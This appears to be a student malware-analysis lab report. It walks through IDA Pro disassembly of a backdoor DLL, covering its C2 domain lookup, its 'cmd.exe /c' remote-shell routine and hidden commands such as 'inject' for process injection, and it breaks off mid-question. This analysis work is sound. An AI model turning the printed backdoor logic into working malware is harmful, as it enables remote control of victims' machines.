
Note: We used IDA version 5.0 on Windows XP machine, and simultaneously used IDA version 8.3 on Windows 10 machine to see if there were any differences. The results in this report will mainly be from Windows XP as requested in the project, but any major distinctions will be highlighted throughout the report.

PART(1): MAL01.dll:

1. The address for DllMain: **0x1000D02E**



```
.text:1000D02B
.text:1000D02E
.text:1000D02E ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:1000D02E
.text:1000D02E
.text:1000D02E ; BOOL __stdcall DllMain(HINSTANCE hinstDLL,DWORD fdwReason,LPVOID lpvReserved)
.text:1000D02E _DllMain@12     proc near               ; CODE XREF: DllEntryPoint+4B↓p
.text:1000D02E                                         ; DATA XREF: sub_100110FF+2D↓o
.text:1000D02E
.text:1000D02E hinstDLL        = dword ptr  4
.text:1000D02E fdwReason       = dword ptr  8
.text:1000D02E lpvReserved     = dword ptr  0Ch
.text:1000D02E
.text:1000D02E                 mov     eax, [esp+fdwReason]
.text:1000D032                 dec     eax
.text:1000D033                 jnz     loc_1000D107
.text:1000D039                 mov     eax, [esp+hinstDLL]
.text:1000D03D                 push    ebx
.text:1000D03E                 mov     ds:hModule, eax
.text:1000D043                 mov     eax, off_10019044
.text:1000D048                 push    esi
.text:1000D049                 add     eax, 0Dh
.text:1000D04C                 push    edi
.text:1000D04D                 push    eax             ; char *
.text:1000D04E                 call    strlen
.text:1000D053                 mov     ebx, ds:CreateThread
.text:1000D059                 mov     esi, ds:_strnicmp
.text:1000D05F                 xor     edi, edi
.text:1000D061                 pop     ecx
.text:1000D062                 test    eax, eax
.text:1000D064                 jz      short loc_1000D089
.text:1000D066                 mov     eax, off_10019044
```

Names window


Name	Address	P
HandlerProc	1000C9DF	
ServiceMain	1000CF30	P
DllMain(x,x,x)	1000D02E	
InstallRT	1000D847	P
InstallSA	1000DEC1	P
InstallSB	1000E892	P
UninstallSA	1000EA05	P
UninstallSB	1000F138	P
UninstallRT	1000F405	P
StartAddress	10010740	
GetModuleFileNameExA	100111A6	
EnumProcessModules	100111AC	

x: not found

Strings window

Address	Length	T...	String
.rdata:1...	00000005	C	vids
.rdata:1...	0000000C	C	SHELL32.dll
.rdata:1...	00000009	C	DeleteDC
.rdata:1...	0000000D	C	DeleteObject
.rdata:1...	0000000A	C	GetDIBits
.rdata:1...	0000000F	C	RealizePalette
.rdata:1...	0000000E	C	SelectPalette
.rdata:1...	0000000F	C	GetStockObject
.rdata:1...	0000000B	C	GetObjectA
.rdata:1...	00000007	C	BitBlt
.rdata:1	0000000D	C	SelectObject

2. gethostbyname is located at **0x100163CC**




Imports

Address	Ordinal	Name	Library
1001636C		SystemParametersInfoA	USER32
10016370		PostMessageA	USER32
10016374		PostThreadMessageA	USER32
10016378		GetMessageA	USER32
1001637C		RedrawWindow	USER32
10016380		DrawTextA	USER32
10016384		GetSystemMetrics	USER32
10016388		mouse_event	USER32
1001638C		keybd_event	USER32
10016390		GetDC	USER32
10016394		ReleaseDC	USER32
10016398		OpenInputDesktop	USER32
1001639C		GetUserObjectInformationA	USER32
100163A4		waveInReset	WINMM
100163A8		waveInOpen	WINMM
100163...		waveInClose	WINMM
100163B0		waveInUnprepareHeader	WINMM
100163B4		waveInPrepareHeader	WINMM
100163B8		waveInAddBuffer	WINMM
100163...		waveInStart	WINMM
100163C4	18	select	WS2_32
100163C8	11	inet_addr	WS2_32
100163CC	52	gethostbyname	WS2_32
100163...	12	inet_ntoa	WS2_32
100163...	16	recv	WS2_32
100163...	19	send	WS2_32
100163...	4	connect	WS2_32

Line 235 of 253

3. On WinXP: 9 xrefs showed up in the xrefs window (type r: read):



```
.text:10001757                 call    ds:gethostbyname
```


xrefs to gethostbyname

Dir...	T	Address	Text
Up	r	sub_10001074:loc_1...	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_1...	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
	r	sub_10001656+101	call ds:gethostbyname

Line 1 of 9

```
.text:10001796                 push    offset byte_1008E5D8 ; char *
.text:1000179B                 call    esi ; strncpy
.text:1000179D                 mov     eax, off_10019038
.text:100017A2                 push    5               ; size_t
.text:100017A4                 add     eax, 0Dh
```

However, on Windows 10, IDA 8.3 showed 18 xrefs (9 of type r: read, and 9 of type p: near (intrasegment) calls):



xrefs to gethostbyname


Directio	Type	Address	Text
Up	r	sub_10001074:loc_10001...	call ds:gethostbyname
Up	p	sub_10001074:loc_10001...	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	p	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_10001...	call ds:gethostbyname
Up	p	sub_10001365:loc_10001...	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
Up	p	sub_10001365+26B	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_10002CCE+4F7	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname

Line 1 of 18


```
; Import by ordinal 21
int (__stdcall *WSACleanup)()
idata:gethostbyname (Synchronized with Hex View-1)
```

After looking into the IDA documentation, it seems like the type attributes **p** for near (intrasegment) calls and **P** for far (intersegment) calls were introduced in IDA version 6.5, which is why they didn't show up on our WinXP machine. As we can see from the screenshot above, these p type xrefs refer to the same addresses as the r types, it's there to distinguish between near and far calls.

4. As we can see from the screenshot, gethostbyname takes one parameter: the contents of eax, at **off_10019040**, which points to a variable aThisIsRdoPicsP which contains "[This is RD0]pics.practicalmalwareanalysis.com". This is moved into eax, and then 0Dh (0Dh = 13 decimal) is added to eax, this will move the pointer 13 characters inside the contents, which will skip "[This is RD0]" , so the DNS request will be made exactly for: **pics.practicalmalwareanalysis.com**.




```
.text:10001742 39 1D CC E5 08 10        cmp     dword_1008E5CC, ebx ; Compare Two Operands
.text:10001748 0F 85 9F 00 00 00        jnz     loc_100017ED    ; Jump if Not Zero (ZF=0)
.text:1000174E A1 40 90 01 10           mov     eax, off_10019040
.text:10001753 83 C0 0D                 add     eax, 0Dh        ; Add
.text:10001756 50                       push    eax     off_10019040    dd offset aThisIsRdoPics_ ; DATA XREF: sub_10001656:loc_10001722↑r
.text:10001757 FF 15 CC 63 01 10        call    ds:gethost                                ; sub_10001656+F8↑r ...
.text:1000175D 8B F0                    mov     esi, eax                                  ; "[This is RDO]pics.praticalmalwareanalys"...
.text:1000175F 3B F3                    cmp     esi, ebx        ; Compare Two Operands
.text:10001761 74 5D                    jz      short loc_100017C0 ; Jump if Zero (ZF=1)
.text:10001763 0F BF 46 0A              movsx   eax, word ptr [esi+0Ah] ; Move with Sign-Extend
.text:10001767 50                       push    eax             ; size_t
.text:10001768 8B 46 0C                 mov     eax, [esi+0Ch]
.text:1000176B FF 30                    push    dword ptr [eax] ; void *
.text:1000176D 8D 44 24 40              lea     eax, [esp+690h+in] ; Load Effective Address
.text:10001771 50                       push    eax             ; void *
```




```
.text:10001742 39 1D CC E5 08 10        cmp     dword_1008E5CC, ebx ; Compare Two Operands
.text:10001748 0F 85 9F 00 00 00        jnz     loc_100017ED    ; Jump if Not Zero (ZF=0)
.text:1000174E A1 40 90 01 10           mov     eax, off_10019040
.text:10001753 83 C0 0D                 add     eax, 13         ; Add
.text:10001756 50                       push    eax             ; name
.text:10001757 FF 15 CC 63 01 10        call    ds:gethostbyname ; Indirect Call Near Procedure
.text:1000175D 8B F0                    mov     esi, eax
.text:1000175F 3B F3                    cmp     esi, ebx        ; Compare Two Operands
.text:10001761 74 5D                    jz      short loc_100017C0 ; Jump if Zero (ZF=1)
.text:10001763 0F BF 46 0A              movsx   eax, word ptr [esi+0Ah] ; Move with Sign-Extend
.text:10001767 50                       push    eax             ; size_t
.text:10001768 8B 46 0C                 mov     eax, [esi+0Ch]
```

5. Number of local variables differed drastically in IDA 5.0 (***left***) vs. IDA 8.3 (***right***):



```
.text:10001656 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦
.text:10001656
.text:10001656
.text:10001656 ; DWORD __stdcall sub_10001656(LPVOID)
.text:10001656 sub_10001656     proc near               ;
.text:10001656
.text:10001656 var_675          = byte ptr -675h
.text:10001656 var_674          = dword ptr -674h
.text:10001656 hModule          = dword ptr -670h
.text:10001656 timeout          = timeval ptr -66Ch
.text:10001656 name             = sockaddr ptr -664h
.text:10001656 var_654          = word ptr -654h
.text:10001656 in               = in_addr ptr -650h
.text:10001656 Parameter        = byte ptr -644h
.text:10001656 CommandLine      = byte ptr -63Fh
.text:10001656 Data             = byte ptr -638h
.text:10001656 var_544          = dword ptr -544h
.text:10001656 var_50C          = dword ptr -50Ch
.text:10001656 var_500          = dword ptr -500h
.text:10001656 var_4FC          = dword ptr -4FCh
.text:10001656 readfds          = fd_set ptr -4BCh
.text:10001656 phkResult        = HKEY__ ptr -3B8h
.text:10001656 var_3B0          = dword ptr -3B0h
.text:10001656 var_1A4          = dword ptr -1A4h
.text:10001656 var_194          = dword ptr -194h
.text:10001656 WSAData          = WSAData ptr -190h
.text:10001656 arg_0            = dword ptr  4
.text:10001656
.text:10001656                  sub     esp, 678h
.text:1000165C                  push    ebx
.text:1000165D                  push    ebp
.text:1000165E                  push    esi
```

00000A56 10001656: sub_10001656




```
.text:10001651                  sub_10001365    endp
.text:10001651
.text:10001656
.text:10001656                  ; =============== S U B R O U T I N E =======================
.text:10001656
.text:10001656
.text:10001656                  ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
.text:10001656                  sub_10001656    proc near               ; DATA XREF: DllMain(
.text:10001656
.text:10001656                  var_675         = byte ptr -675h
.text:10001656                  var_674         = dword ptr -674h
.text:10001656                  hModule         = dword ptr -670h
.text:10001656                  timeout         = timeval ptr -66Ch
.text:10001656                  name            = sockaddr ptr -664h
.text:10001656                  var_654         = word ptr -654h
.text:10001656                  in              = in_addr ptr -650h
.text:10001656                  Str1            = byte ptr -644h
.text:10001656                  var_640         = byte ptr -640h
.text:10001656                  CommandLine     = byte ptr -63Fh
.text:10001656                  Str             = byte ptr -63Dh
.text:10001656                  var_638         = byte ptr -638h
.text:10001656                  var_637         = byte ptr -637h
.text:10001656                  var_544         = byte ptr -544h
.text:10001656                  var_50C         = dword ptr -50Ch
.text:10001656                  var_500         = byte ptr -500h
.text:10001656                  Buf2            = byte ptr -4FCh
.text:10001656                  readfds         = fd_set ptr -4BCh
.text:10001656                  buf             = byte ptr -3B8h
.text:10001656                  var_3B0         = dword ptr -3B0h
.text:10001656                  var_1A4         = dword ptr -1A4h
.text:10001656                  var_194         = dword ptr -194h
.text:10001656                  WSAData         = WSAData ptr -190h
.text:10001656                  lpThreadParameter= dword ptr  4
.text:10001656
.text:10001656 81 EC 78 06 00 00                sub     esp, 678h       ; Integer Subtraction
.text:1000165C 53                               push    ebx
.text:1000165D 55                               push    ebp
.text:1000165E 56                               push    esi
```

00000A56 10001656: sub_10001656 (Synchronized with Hex View-1)

Local variables have negative offsets: IDA 5.0 on WinXp recognized 20 variables, while IDA 8.3 was able to recognize 23 in total. Some variables in 5.0 were also renamed in 8.3 (e.g. Parameter ⟶ Str1).


6. Parameters have positive offsets, only 1 parameter was recognized.

7. After searching for “\cmd.exe /c” in the strings window:



String: \cmd.exe /c

This is stored as aCmdExecS, within subroutine sub_1000FF58 at the offset **0x100101D0**:




```
.text:100101BA                  push    eax             ; lpBuffer
.text:100101BB                  mov     [ebp+StartupInfo.dwFlags], 101h
.text:100101C2                  call    ds:GetSystemDirectoryA
.text:100101C8                  cmp     dword_1008E5C4, ebx
.text:100101CE                  jz      short loc_100101D7
.text:100101D0                  push    offset aCmd_exeC ; "\\cmd.exe /c "
.text:100101D5                  jmp     short loc_100101DC
.text:100101D7 ; ---------------------------------------------------------------
.text:100101D7
.text:100101D7 loc_100101D7:                           ; CODE XREF: sub_1000FF58+276↑j
.text:100101D7                  push    offset aCommand_exeC ; "\\command.exe /c "
.text:100101DC
.text:100101DC loc_100101DC:                           ; CODE XREF: sub_1000FF58+27D↑j
.text:100101DC                  lea     eax, [ebp+CommandLine]
.text:100101E2                  push    eax             ; char *
.text:100101E3                  call    strcat
.text:100101E8                  pop     ecx
.text:100101E9                  lea     eax, [ebp+var_5C0]
.text:100101EF                  pop     ecx
```

0000F5D0 100101D0: sub_1000FF58+278

```
xdoors_...  0000000A  C  robotwork
xdoors_...  00000009  C  language
xdoors_...  00000007  C  uptime
xdoors_...  00000005  C  idle
xdoors_...  0000000F  C  \r\n\r\n0x%02x\r\n\r\n
xdoors_...  00000008  C  enmagic
xdoors_...  00000005  C  exit
xdoors_...  00000005  C  quit
xdoors_...  00000011  C  \\command.exe /c
xdoors_...  0000000D  C  \\cmd.exe /c
```

8. cmd.exe will be opened, then /c carries out the command specified then terminates it, so we will look for something it will possibly execute. The beginning of the subroutine doesn’t contain anything suspicious, until we come across an offset called


aHiMasterDDDDDDD at 0x1001009D: this contains a long list of strings that have to do with system time (Machine Uptime, Machine IdleTime), and the last line contains “Encrypt Magic Number For This Remote Shell Session”:



```
.text:1001009D                 push    offset aHiMasterDDDDDD ; "Hi,Master [%d/%d/%d %d:%d:%d]\r\nWelCome "...
.text:100100A2                 push    eax
.text:100100A3                 call    ds:sprintf
.text:100100A9                 add     esp, 44h
.text:100100AC                 xor     ebx, ebx
.text:100100AE                 lea     eax, [ebp+var_E
.text:100100B4                 push    ebx
.text:100100B5                 push    eax
.text:100100B6                 call    strlen
.text:100100BB                 pop     ecx
.text:100100BC                 push    eax
.text:100100BD                 lea     eax, [ebp+var_E
.text:100100C3                 push    eax             ; int
.text:100100C4                 push    [ebp+s]         ; s
.text:100100C7                 call    sub_100038EE
```


```
; char aHiMasterDDDDDD[]
aHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah ; DATA XREF: sub_1000FF58+145↑o
                db 'WelCome Back...Are You Enjoying Today?',0Dh,0Ah
                db 0Dh,0Ah
                db 'Machine UpTime  [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Secon'
                db 'ds]',0Dh,0Ah
                db 'Machine IdleTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco'
                db 'nds]',0Dh,0Ah
                db 0Dh,0Ah
                db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',0Dh,0Ah
```

The subroutine contains some other offsets (aQuit, aExit), these are part of any command-line execution.




```
text:100102C7                 push    offset aQuit    ; "quit"
text:100102CC                 push    eax             ; void *
text:100102CD                 call    memcmp
text:100102D2                 add     esp, 0Ch
text:100102D5                 test    eax, eax
text:100102D7                 jz      loc_10010714
text:100102DD                 push    4               ; size_t
text:100102DF                 lea     eax, [ebp+var_5C0]
text:100102E5                 push    offset aExit    ; "exit"
text:100102EA                 push    eax             ; void *
text:100102EB                 call    memcmp
text:100102F0                 add     esp, 0Ch
text:100102F3                 test    eax, eax
text:100102F5                 jz      loc_10010714
text:100102FB                 push    edi             ; size_t
text:100102FC                 lea     eax, [ebp+var_5C0]
text:10010302                 push    offset aCd      ; "cd"
text:10010307                 push    eax             ; void *
text:10010308                 call    memcmp
text:1001030D                 add     esp, 0Ch
text:10010310                 test    eax, eax
text:10010312                 jnz     short loc_10010357
text:10010314                 lea     eax, [ebp-5BDh]
```


However, some interesting offsets also appear, that are not actually part of any ordinary command-line execution:



```
:10010442                 jmp     short loc_100103F6
:10010444 ; ---------------------------------------------------------------------------
:10010444
:10010444 loc_10010444:                           ; CODE XREF: sub_1000FF58+4E0↑j
:10010444                 push    9               ; size_t
:10010446                 lea     eax, [ebp+var_5C0]
:1001044C                 push    offset aRobotwork ; "robotwork"
:10010451                 push    eax             ; void *
:10010452                 call    memcmp
:10010457                 add     esp, 0Ch
:1001045A                 test    eax, eax
:1001045C                 jnz     short loc_10010468
:1001045E                 push    [ebp+s]         ; s
:10010461                 call    sub_100052A2
:10010466                 jmp     short loc_100103F6
:10010468 ; ---------------------------------------------------------------------------
:10010468
:10010468 loc_10010468:                           ; CODE XREF: sub_1000FF58+504↑j
```




```
.text:10010504 loc_10010504:                           ; CODE XREF: sub_1000FF58+5
.text:10010504                 push    6               ; size_t
.text:10010506                 lea     eax, [ebp+var_5C0]
.text:1001050C                 push    offset aInject  ; "inject"
.text:10010511                 push    eax             ; void *
.text:10010512                 call    memcmp
.text:10010517                 add     esp, 0Ch
.text:1001051A                 test    eax, eax
.text:1001051C                 jnz     loc_100105DA
.text:10010522                 push    3Fh
.text:10010524                 lea     edi, [ebp-6BFh]
.text:1001052A                 pop     ecx
.text:1001052B                 mov     [ebp+var_6C0], bl
.text:10010531                 rep stosd
.text:10010533                 stosw
.text:10010535                 stosb
.text:10010536                 lea     eax, [ebp+var_5C0]
```



```
.ext:100105B2 loc_100105B2:                           ; CODE XREF: sub_
.ext:100105B2                lea     eax, [ebp+var_6C0]
.ext:100105B8                push    offset aIexplore_exe ; "iexplore.
.ext:100105BD                push    eax             ; char *
.ext:100105BE                call    strcpy
.ext:100105C3                pop     ecx
.ext:100105C4                pop     ecx
.ext:100105C5
.ext:100105C5 loc_100105C5:                           ; CODE XREF: sub_
.ext:100105C5                                         ; sub_1000FF58+65
.ext:100105C5                push    [ebp+s]         ; s
.ext:100105C8                lea     eax, [ebp+var_6C0]
.ext:100105CE                push    eax             ; char *
.ext:100105CF                call    sub_1000D5B0
.ext:100105D4                pop     ecx
.ext:100105D5                jmp     loc_100103F6
```

aRobotwork, aInject, aIexplore_exe: all of these are examples of added functions. aInject indicates process injection: process injection is basically running code in the context of another process, which may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process. (1)

9. After looking at the xrefs of dword_1008E5C4, we can see it is referenced at sub_10001656 type w (write), with eax:



